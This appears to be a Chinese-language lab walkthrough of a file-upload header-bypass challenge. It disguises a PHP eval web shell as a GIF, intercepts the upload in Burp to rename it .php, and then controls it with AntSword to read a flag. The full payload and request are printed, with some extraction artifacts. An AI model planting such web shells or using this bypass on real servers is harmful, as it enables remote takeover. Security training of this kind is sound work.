文件上传-文件头绕过

访问环境


1. URL为: [http://192.168.10.41],端口为默认 80端口,请勿访问图片中端口。



上传普通图片

步骤一: 上传普通图像查看图片地址


1. 浏览选择 01. jpg




2. 点击 Upload 上传,页面中显示图片。



3. 右键复制图片地址。




4. 访问图片地址,查看图片是否正常。图片正常。



上传木马文件

步骤一:上传php木马文件。

1. 上传 shell2.jpg 文件。




2. 点击 Upload 上传, 提示允许上传 jepg jpg png gif 类型的问。



修改文件类型

- 1. 得知只允许上传 jepg jpg png gif 文件,在根据题目提示,应该是做了文件头校验。
- 2. 右键编辑 shell2.jpg 文件,添加gif文件头类型 GIF89a



3. 再次上传,并使用Burp进行拦截。Burp成功拦截到请求。



4. 再次将 shell.jpg 修改为 shell.php , 点击 Forward

```
Drop
                                                         Intercept is on
                                                                                             Action Open Browser
Pretty Raw \n Actions >
 1 POST / HTTP/1.1
 1 POST / HTTP/1.1
2 Host: 192.168.10.41:38782
3 User-Agent: Mozilla/5.0 Windows NT 10.0; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0
4 Accept: text/html, application/xhtml+xml, application/xml;q=0.9, */*;q=0.8
Accept-Language: zh-CN, zh;q=0.8, en-US;q=0.5, en;q=0.3
Accept-Encoding: gzip, deflate
7 Referer: http://192.168.10.41:32782/
 8 DNT: 1
9 X-Forwarded-For: 8.8.8.8
10 Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary
                                                                                                               ----26443142615463
13 Content-Length: 333
                                                   26443142615463
16 Content-Disposition: form-data; name="file"; filename="shell2.php" 17 Content-Type: image/jpeg
19 GIF89a
20 <?php @eval($_REQUEST['xixi']);?>
21 -----2644
                                                  -26443142615463
22 Content-Disposition: form-data; name="submit"
24 Upload
                                        ----26443142615463--
```

5. 成功上传,右键复制文件地址。




6. 访问文件地址,页面只显示了GIF89a,但是没用报错,使用蚁剑进连接木马。




寻找Flag

步骤一:使用蚁剑连接php木马。

1. 打开蚁剑,右键空白处,点击添加数据。输入URL http://192.168.10.41/upload/shell2.php 和密码 xixi ,点击测试连接,返回正常。



2. 点添加之后,右键文件管理。在 HTML 目录下找到了 flag.php 文件。



3. 双击 flag.php 文件,找到 flag{xxxxx}

